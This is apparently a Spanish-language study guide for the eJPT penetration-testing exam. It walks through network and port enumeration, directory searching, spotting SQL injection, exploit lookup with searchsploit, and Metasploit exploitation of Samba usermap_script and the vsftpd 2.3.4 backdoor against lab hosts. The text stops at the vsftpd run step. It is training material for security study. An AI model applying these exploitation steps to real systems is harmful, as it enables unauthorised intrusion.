

Guía de estudio eJPT



Introducción

Si deseas obtener la certificación de eLearnSecurity Junior Penetration Tester, se dejó esta guía de estudio que te permitirá poder entrar preparado a dar el examen. En primer lugar, existe la posibilidad de registrarse en la plataforma de estudio de eLearnSecurity (INE) donde puedes realizar la ruta de aprendizaje de manera gratuita. Te dejo el link:

INE

https://my.ine.com/?_gl=1%2a1cq4297%2a_ga%2aMTIxNj k5MzU0Ny4xNjU2MzQyOTQ5%2a_ga_EQZTB17YGQ%2aMTY1NzU10TA4MS4zLjEuMTY1NzU10TA4MS4w&_ga=2.93883869.1145816766.1657559082-1216993547.1656342949

En propósito de este artículo es enfocar el estudio, como del mismo modo te aconsejo ir profundizando con la ayuda de Internet los temas tratados en este documento. La idea es siempre aprender y no solo querer tener la certificación y publicarlo en redes sociales (ese no es el propósito).

En segundo lugar, este examen es de alternativas con un total de 20 preguntas las que te permiten poder ir captando lo que se debe busca en las maquinas, con una duración de tres días sin supervisión. Del mismo modo debes tener claro que no es un examen tipo CTF por lo cual no se debe encontrar flag o algo similar a lo anterior. Al realizar la evaluación en un entorno realista, significa que vas a encontrar varias direcciones IP y no debes tirar comando sin antes pensar lo que se está realizando, ya que puedes generar una falla y no tener acceso al recurso, como del mismo modo no encontraras pistas como ocurre en los CTF que te guíen al camino correcto. La única pista por decirlo de algún modo, son las preguntas que debes responder.

Para aprobar el examen es necesario tener un mínimo de 15 repuestas correctas, las preguntas son sencillas; para que te hagas una idea, consiste en algo similar a:

- ¿Cuál es la clave de Anna?
- ¿En qué dirección IP corre un servicio de base de datos?
- ¿Cuál es el sistema operativo de la dirección IP 0.0.0.0 ?

Por último, vuelvo a indicar que es importante sacar de tu cabeza la mentalidad de CTF generalmente las personas que hacen esta certificación son pocos los que tienen experiencia laboral, por lo cual la única alternativa es practicar haciendo máquinas de plataformas de pago como es Hack The Box donde la metodología esta más enfocada a CTF que ambientes realistas, donde se realizan maquinas con una sola dirección IP. Cosa que en este examen no es así.

En resumen, debes ser observador, no dejar ningún detalle afuera, revisar todo lo que encuentres, la etapa de reconocimiento o enumeración es la primordial para poder aprobar el examen, no se realiza informe y tampoco tiene escala de privilegio y las explotaciones son sencillas (ya son muy conocidas y las encuentras en Internet fácilmente los paso para su explotación con éxito).

▼ Contexto del examen

Para que te hagas una idea, en el examen te hacen entrega de una VPN (más abajo te explico con más detalles esa parte) la que permite tener acceso al laboratorio y obviamente llegar a la dirección IP que se deben analizar.

Cuando inicies el examen debes descargar un directorio que tiene un documento con las instrucciones y otros antecedentes de importancia para poder realizar las pruebas de vulnerabilidades. Dentro de las instrucciones te dan una dirección IP que te permite poder dar inicio a tus pruebas. Eso no quiere decir que sea la única dirección IP que existe. Como te mencioné anteriormente que es un entorno real, quiere decir que se está simulando una pequeña organización, por lo cual todos sabemos que en una empresa no existe un solo host.

Dicho esto, vamos a la materia de estudio.

▼ Metodología que debes tener presente

Volviendo al mismo punto de no entrar con la mentalidad de CTF quiero que entiendas la idea de por qué te menciono tanto esto.

Es importante tener en claro, que dentro de un entorno real no debes quedarte con tal solo una explotación, es decir, por ejemplo:

- Encuentro un host, realizo un escaneo de puertos y tengo los puertos 22, 23 y 80 abiertos. Como soy impaciente y tengo mentalidad de CTF voy y ejecuto fuerza bruta al puerto 22 que tiene un servicio SSH, logrando tener las credencias que me permiten tener acceso al sistema porque tienen clave por defecto. Entro y soy feliz.

Ese ejemplo se debe evitar, si encuentras varios puertos debes ir analizando uno por uno independiente que ya lograste entrar desde un servicio X. Si en este caso veo que existe un puerto 80 quiere decir que tienen un servidor web, por lo cual debo analizar si existe una página web disponible y analizar si tengo más vulnerabilidades de ese host.

La idea entonces es ir analizando todo lo que encuentre, de esa manera vas encontrado más detalles que te permiten ir comprometiendo más host o tener más datos que puedan ayudan a explotar otras vulnerabilidades y obviamente vas encontrar respuestas a las preguntas del examen.

▼ Enumeración

La etapa de enumeración o reconocimiento es esencial para poder obtener antecedentes importantes que te permitan generar un escenario del objetivo y así buscar alternativas de explotación. Entre más información tengas, más opciones de ataque tendrás.

Como mencione anteriormente, tienes disponible una dirección IP, por lo cual como no tengo mayores antecedentes, debo comenzar a conocer al objetivo. Lo primero que debo pensar ¿Qué necesito saber? Si es un host:

- Debe saber que puertos abiertos mantiene.
- Debo saber qué servicios están utilizando esos puertos.
- Debo saber las versiones de los servicios.
- Debo saber qué sistema operativo mantiene.
- Debo saber si existen otras direcciones IP dentro del mismo segmento de red.

¿Por qué?

- Saber los puertos, me permite obtener una posibilidad de entrada al sistema objetivo.
- Saber los servicios, me permite buscar vulnerabilidades conocidas.

- Saber las versiones, me permite conocer si los servicios están actualizados o no y así buscar vulnerabilidades.
- Saber el sistema operativo, me permite saber que ataques puedo aplicar.
- Saber si existen otras direcciones IP me permite ir ampliando el escenario y tener acceso a otros activos de la red empresarial.

Basado en esa información se comienza a enumerar.

Recuerda tomar notas de toda información útil.

Reconocimiento de Host

Es importante conocer los puertos más comunes:

- 21 ⇒ FTP
- 22 ⇒ SSH
- 23 ⇒ TELNET
- 25 ⇒ SMTP
- 53 ⇒ DNS
- 80 ⇒ HTTP
- 110 ⇒ POP3
- 443 ⇒ HTTPS
- 445 ⇒ SMB
- 139 ⇒ SMB
- 3306 ⇒ MySQL
- 1433 ⇒ SQLServer
- 1521 ⇒ Oracle
- 3389 ⇒ RDP
- 5985 ⇒ WINRM
- 5986 ⇒ WINRM

NOTA: Te invito a buscar por Internet si no conoces los servicios de los puertos que te acabo de indicar.

Ahora veamos unos ejemplos:

▼ Enumeración de host

Enumerar la red va permitir saber si existen otro host dentro del segmento de red. Una forma de realizarlo es con el siguiente comando.

```
fping -g -a -o ip_objetivo 2>/dev/null
```

```
$fping -g -a -o 192.168.0.0/24 2>/dev/null
192.168.0.1
192.168.0.5
192.168.0.10
192.168.0.9
192.168.0.14
192.168.0.13
192.168.0.252
```

▼ Enumeración de puertos con NMAP

Suponiendo que estas utilizando algún Kali, Parrot o similar, tienes la herramienta de Nmap que ya viene instalada en esos sistemas operativo.

La forma rápida para realizar un escaneo de puertos con la herramienta de Nmap es:

```
nmap -Pn ip_objetivo
```

```
[lxbx@lxbx]~$ nmap -Pn 192.168.0.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-04 12:21 -03
Nmap scan report for 192.168.0.10
Host is up (0.0036s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
[lxbx@lxbx]~$
```

Una vez que tengas la idea, vas profundizando el escaneo para obtener más antecedentes, ya que los resultados demoran más, te recomiendo que no apures los procesos, deja que demore lo que tenga que demorar, con la finalidad de que busque de manera correcta. (a veces no detecta puertos, porque el escaneo está muy rápido y corre riesgos de provocar que el host no funcione) recuerda ambiente realista.

Para ir profundizando se puede hacer de varias formas:

```
nmap -Pn -sC -sV -p- --open ip_objetivo -o resultado.txt
```

Ahora puedes verificar que entrega más información

```

[lxbx@lxbx]~]
└─ $nmap -Pn -sC -sV --open 192.168.0.10 -o resultado.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-04 12:23 -03
Nmap scan report for 192.168.0.10
Host is up (0.012s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.0.14
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2022-11-04T15:22:24+00:00; -3m25s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2 DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2 DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRF
  ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2

```

```
nmap -O ip_objetivo
```

```

Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

```

Cuando ya comprendes bien los puestos y los servicios que corren en cada uno, vas generando la enumeración de manera más específica.
Por ejemplo, sabes que el protocolo FTP permite la transferencia de archivo y vas solicitando los antecedentes puntuales, como es la versión que mantiene y si se puede ingresar con usuario Anonymous. De esa manera ya sabes que tiene un vector de ataque.

```
nmap -p21 -sC -sV 192.168.0.10
```

```

[lxbx@lxbx]~]
└─$ sudo nmap -p21 -sC -sV 192.168.0.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-04 12:34 -03
Nmap scan report for 192.168.0.10
Host is up (0.00071s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.0.14
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:1E:4A:46 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
[lxbx@lxbx]~]

```

Otro ejemplo:

```
nmap -p 445,139 -sV -sC ip_objetivo
```

```

[lxbx@lxbx]~]
└─$ nmap -p 445,139 -sV -sC 192.168.0.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-04 13:04 -03
Nmap scan report for 192.168.0.10
Host is up (0.00075s latency).

PORT      STATE SERVICE VERSION
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

```

Puedes observar que entrega la versión del servicio Samba 3.0.20. eso es muy importante, ya que puedes hacer la búsqueda de exploit.

▼ Escaneo de puerto con Metasploit

Aquí es opción de cada persona si utiliza Metasploit o no.

En este ejemplo, realizo un escaneo de puertos e indico un rango de puerto desde el 1 al 6000 para que realice en recorrido y saque los puertos mas utilizado.

Módulo

```
[msf] (Jobs:0 Agents:0) >> use auxiliary/scanner/portscan/tcp
[msf] (Jobs:0 Agents:0) auxiliary(scanner/portscan/tcp) >> options
```

Opciones

```

Module options (auxiliary/scanner/portscan/tcp):
=====
Name      Current Setting  Required  Description
----      -----          -----    -----
CONCURRENCY 10           yes       The number of concurrent ports to check per host
DELAY      0              yes       The delay between connections, per thread, in milliseconds
JITTER     0              yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS      1-10000        yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS     192.168.0.10   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS    1              yes       The number of concurrent threads (max one per host)
TIMEOUT    1000          yes       The socket connect timeout in milliseconds

[msf](Jobs:0 Agents:0) auxiliary(scanner/portscan/tcp) >> set ports 1-6000
ports => 1-6000
[msf](Jobs:0 Agents:0) auxiliary(scanner/portscan/tcp) >> set RHOSTS 192.168.0.10
RHOSTS => 192.168.0.10
[msf](Jobs:0 Agents:0) auxiliary(scanner/portscan/tcp) >> run

```

Resultado:

```

RHOSTS => 192.168.0.10
[msf](Jobs:0 Agents:0) auxiliary(scanner/portscan/tcp) >> run

[+] 192.168.0.10: - 192.168.0.10:22 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:21 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:23 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:25 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:53 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:80 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:111 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:139 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:445 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:514 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:512 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:513 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:1099 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:1524 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:2049 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:2121 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:3306 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:3632 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:5432 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:5900 - TCP OPEN
[+] 192.168.0.10: - 192.168.0.10:6000 - TCP OPEN
[*] 192.168.0.10: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/portscan/tcp) >> |

```

Bueno ya con eso tienes una idea como aplicar de buena manera un reconocimiento de host y algunas herramientas que puedes utilizar.

NOTA: Te invito a seguir profundizando las herramientas que permiten realizar reconocimiento y la forma de aplicar. La maquina Metasploitable 2 es ideal para esta fase.

Reconocimiento sitio web

Cuando encuentras un sitio web, lo primordial es analizar el funcionamiento de la página, es decir navegar por las pestañas, ver que opciones entrega, de esa manera vas realizando un conocimiento del sitio web, una vez que identificas todo lo que tiene a simple vista, debe profundizar. Por ejemplo, buscar campos de entra de información, me refiero a donde el usuario puede ingresar dato, ya sea un cuadro que te permite dejar comentario, una barra de buscador, etc. Esto permite poder aplicar ataques de inyección, del mismo modo debes verificar como está viajando la información, mediante que método; es fácil identificar el método GET por ejemplo, puedes ver la url y si la información viaja visible por medio de está (url) quiere decir que es un método GET. La idea es ir enfocando el reconocimiento para ir identificando posibles

vulnerabilidades, como es la fuga de información, encontrar parámetros inyectables que permitan ejecutar XSS, SQL, HTML, etc. Como del mismo modo verificar el código, búsqueda de directorios, etc. Te puedes basar en el OWASP TOP 10.

Ejemplos para que comprendas:

▼ Búsqueda de directorio

Este ejemplo se basa que mantenemos un sitio web que lo único que tiene es un inicio de sesión. Se procede a realizar búsqueda de directorio y se puede encontrar una ruta que permite ingresar carga de archivo.



Bienvenido a DAICredit, ingrese con su rut y contraseña

Rut

Contraseña

Entrar

Aun no esta registrado?

Registrarse


Una herramienta que permite realizar la búsqueda de directorio es Dirsearch.

```
dirsearch -u sitio_web
```

```
$ dirsearch -u http://192.168.42.152
[...]
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/kali/.dirsearch/reports/192.168.42.152/_22-06-04_19-15-18.txt
Error Log: /home/kali/.dirsearch/logs/errors-22-06-04_19-15-18.log
Target: http://192.168.42.152/
```

```
[19:16:15] 403 - 1KB - /server-status/
[19:16:16] 403 - 1KB - /showcode.asp
[19:16:16] 403 - 1KB - /signin.pl
[19:16:16] 403 - 1KB - /signin.cgi
[19:16:21] 403 - 1KB - /test.asp
[19:16:23] 403 - 1KB - /upload.asp
[19:16:23] 200 - 287B - /upload.html ←
[19:16:23] 200 - 0B - /upload.php
[19:16:23] 403 - 1KB - /uploadfile.asp
[19:16:23] 301 - 343B - /uploads -> http://192.168.42.152/uploads/
[19:16:23] 403 - 1KB - /uploads/
[19:16:23] 403 - 1KB - /user.asp
```

Desde este punto se podría intentar cargar un exploit que permita ingresar al sistema.



Esa es la finalidad de realizar búsqueda de directorio, tener acceso a recursos que no deberías tener. En este punto se pueden encontrar varias cosas, no tan solo la ruta de carga de archivo, pero es para que te hagas una idea.

▼ Búsqueda de parámetros inyectables

En este punto lo importante es encontrar algo que permita ingresar datos, es decir una barra de búsqueda, un inicio de sesión, método GET (url), un cuadro de comentarios, etc.

En este caso, se trata de identificar si existe una vulnerabilidad de inyección SQL como se puede apreciar existe tal vulnerabilidad y se logra identificar por el mensaje de error.

Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\" AND password=''' at line 1

Con lo anterior ahora es cosa de ir profundizando las diferentes metodologías para lograr encontrar vulnerabilidad.

NOTA: Ahora te toca profundar esta etapa.

▼ Análisis de vulnerabilidades

Una vez que tengas ya un escenario del objetivo, ya es hora de comenzar a buscar la forma de explotar las vulnerabilidades.

Existen muchas formas, pero las mas usadas son:

- Internet: Para verificar si existen vulnerabilidades repostadas e incluso obtener el exploit.
- Searchsploit: Para buscar si existe un exploit en específico. Si está en searchsploit es lo más probable que exista el módulo en Metasploit.

Vamos con los ejemplos:

Ejemplo 1 - búsqueda por internet:

Realizamos el reconocimiento del puerto 445 y 139 siendo posible obtener la versión exacta del servicio.

```
[lxbx@lxbx]~$ nmap -p 445,139 -sV -sC 192.168.0.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-04 13:04 -03
Nmap scan report for 192.168.0.10
Host is up (0.00075s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

Información útil: Samba 3.0.20-Debian

Con ese antecedente, se procede a realizar la búsqueda por Internet.

Google

samba 3.0.2 exploit vulnerability

3.0.20 through 3.0.25rc3 when using the non-default "username map ...

<https://www.tenable.com/nessus> ▾ Traducir esta página

Samba < 3.0.25 Multiple Vulnerabilities | Tenable®

The remote **Samba** server is affected by multiple **vulnerabilities**. (Nessus Plugin ID 25217)

Vulnerability Information: CPE: cpe:/a:samba:... Solution: Upgrade to Samba version 3.0.25...

Exploitable With: CANVAS (CANVAS)Core Im...

Falta(n): 3.0.2 | Debe incluir lo siguiente: 3.0.2

<https://www.tenable.com/nessus> ▾ Traducir esta página

Samba < 3.0.37 / 3.2.15 / 3.3.8 / 3.4.2 Multiple Vulnerabilities

The remote **Samba** server may be affected by multiple **vulnerabilities**. (Nessus Plugin ID 41970)

Al saber que la versión es vulnerable y mantiene un [CVE-2007-2447](#), se puede buscar de igual forma el exploit.

En este caso está el módulo de Metasploit para explotar la vulnerabilidad.

PLATFROM ▾ PRODUCTS ▾ SERVICES ▾ SUPPORT & RESOURCES ▾ COMPANY ▾ RESEARCH

History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/multi/samba/usermap_script
2 msf exploit(usermap_script) > show targets
3 ...targets...
4 msf exploit(usermap_script) > set TARGET < target-id >
5 msf exploit(usermap_script) > show options
6 ...show and set options...
7 msf exploit(usermap_script) > exploit
```

Del mismo modo está un exploit público.

CVE-2007-2447

CVE-2007-2447 - Samba usermap script.
<https://amriunix.com/post/cve-2007-2447-samba-usermap-script/>

Usage:

```
$ python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>
```

- `RHOST` -- The target address
- `RPORT` -- The target port (TCP : 139)
- `LHOST` -- The listen address
- `LPORT` -- The listen port

Installation

```
sudo apt install python python-pip  
pip install --user pysmb  
git clone https://github.com/amriunix/CVE-2007-2447.git
```

Ejemplo 2 - Búsqueda por searchsploit

En este punto va ir variando según lo que estés buscando, es decir puede que te entregue un script donde debes cambiar los parámetros a tus necesidades de manera fácil y ejecutarlo o entregue algo más complejo que dependa de varios scripts para que funcione el exploit. Por lo cual si no tienes una base de programación y no entiendes que pide el exploit en las líneas de código, es mejor que busques con otras alternativas.

```
searchsploit samba 3.0.2
```




```
[lxbx@lxbx] ~ $searchsploit samba 3.0.2
Exploit Title
-----
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit)
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit)
Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC)
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.6.2 (x86) - Denial of Service (PoC)

Shellcodes: No Results
[lxbx@lxbx] ~ $
```

ZOOM:

Punto 1.



```
[lxbx@lxbx] ~ $searchsploit samba 3.0.2
Exploit Title
-----
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit)
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit)
Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC)
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.6.2 (x86) - Denial of Service (PoC)
```

Punto 2.

```
-- 
| Path
|
| unix/remote/16320.rb
| linux/remote/9950.rb
| linux/remote/16859.rb
| solaris/remote/16329.rb
| linux/dos/4732.c
| multiple/dos/5712.pl
| linux/remote/7701.txt
| linux/remote/7701.txt
| linux_x86/dos/36741.py
--
```

Para copiar el exploit y así evitar modificar el original, se utiliza el comando -m (Se copiara en la ruta actual que te encuentres).

```
searchsploit -m linux/remote/7701.txt
```

```
-----
Shellcodes: No Results
[lxbx@lxbx]~
$ searchsploit -m linux/remote/7701.txt
Exploit: Samba < 3.0.20 - Remote Heap Overflow
    URL: https://www.exploit-db.com/exploits/7701
    Path: /opt/exploitdb/exploits/linux/remote/7701.txt
File Type: C source, UTF-8 Unicode text

Copied to: /home/lxbx/7701.txt

[lxbx@lxbx]~
$ ls
192.168.0.10  7701.txt  Descargas  Desktop  Documentos  I
esultado.txt  Templates  Vídeos  x.txt
```

Verificamos que tiene el fichero y entrega un link que permite descargar el exploit comprimido.

The terminal window shows the exploit code for a Samba heap overflow vulnerability. The file browser on the right shows a folder named '7701.zip' highlighted with a red arrow.

```
[lxbx@lxbx]~
$ cat 7701.txt
*****
/* Samba < 3.0.20 heap overflow
*/
/* per Debian 3.0.14a Debian e altre versioni
*/
/* per versionare il sorgente:
*/
/* usare l'opzione DEBUG
*/
/* usare free() dalla GOT (non funziona su Mandriva,RHEL e Fedora)
*/
/* da qualche parte nel 3°/4° pacchetto di risposta dice la versione di Samba */
/*
/* coded by zuc@hack.it
*/
*****
#define VERSN 25
struct versions vers[VERSN] =
{
{"Debian 3.1 r0 X restart",0x0827c000,0x0837f000,30*1024},
{"Debian 3.1 r0 X",0x0827c000,0x0837f000,30*1024},
 {"Debian 3.1 r0 noX restart",0x0827c000,0x0837f000,30*1024},
 {"Debian 3.1 r0 noX",0x0827c000,0x0837f000,30*1024},
 {"Debian 3.1 r0a X 1st",0x0827c000,0x0837f000,30*1024},
 {"Debian 3.1 r0a noX restart",0x0827c000,0x0837f000,30*1024},
 {"Debian 3.1 r0a noX",0x0827c000,0x0837f000,30*1024},
```

Ejemplo 3

Realizamos otro análisis de vulnerabilidades con la herramienta Nmap.

```
namp ip_objetivo --script=vuln -p 455,139
```

Podemos apreciar que indica que existe una vulnerabilidad. Solo queda ingresar a Internet y ver como se puede explotar.

```
[lxbx@lxbx] -[~/Desktop]
└─ $ nmap 192.168.0.138 --script=vuln -p 445,139
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-04 15:01 -03
Nmap scan report for 192.168.0.138
Host is up (0.0015s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10_061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wa
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 15.45 seconds
└─ [lxbx@lxbx] -[~/Desktop]
```

▼ Explotación

En este punto ya entramos a explotar las vulnerabilidades encontradas.

Te mostrare algunos ejemplos.

▼ HOST

Puerto 21 FTP:

▼ Sección con usuario Anonymous

Se ingresa mediante un usuario Anonymous.

```
ftp ip_objetivo
Anonymous
```

Se puede verificar si existen documentos que puedan entrar información útil.

```
(kali㉿lxbx)-[~]
└─ $ ftp 192.168.0.10
Connected to 192.168.0.10.
220 (vsFTPd 2.3.4)
Name (192.168.0.10:kali]: Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated. Commands are:

!          cr        ftp        macdef
$          debug     gate      mdelete
account    delete    get       mdir
append    dir       glob      mget
ascii     disconnect hash      mkdir
bell      edit      idle      mls
binary    epsv      image    mlsd
bye       epsv4     lcd      mode
case     epsv6     less     modtime
cd
```

▼ Exploit por versión vsftpd 2.3.4

Se busca si es una versión vulnerable y se realiza el proceso de explotación. En este caso te lo muestro con Metasploit.

```
search vsftpd 2.3.4
exploit/unix/ftp/vsftpd_234_backdoor
options
set rhost ip_objetivo
run
```

```
[msf] (Jobs:0 Agents:0) auxiliary(scanner/portscan/tcp) >> use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[msf] (Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
----  -----  -----  -----
RHOSTS      192.168.0.10    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/blob/master/doc/config_rb.rdoc#rhosts
RPORT      21                yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name   Current Setting  Required  Description
----  -----  -----  -----
Exploit target:
Id  Name
--  --
0   Automatic
```

```
[msf] (Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run

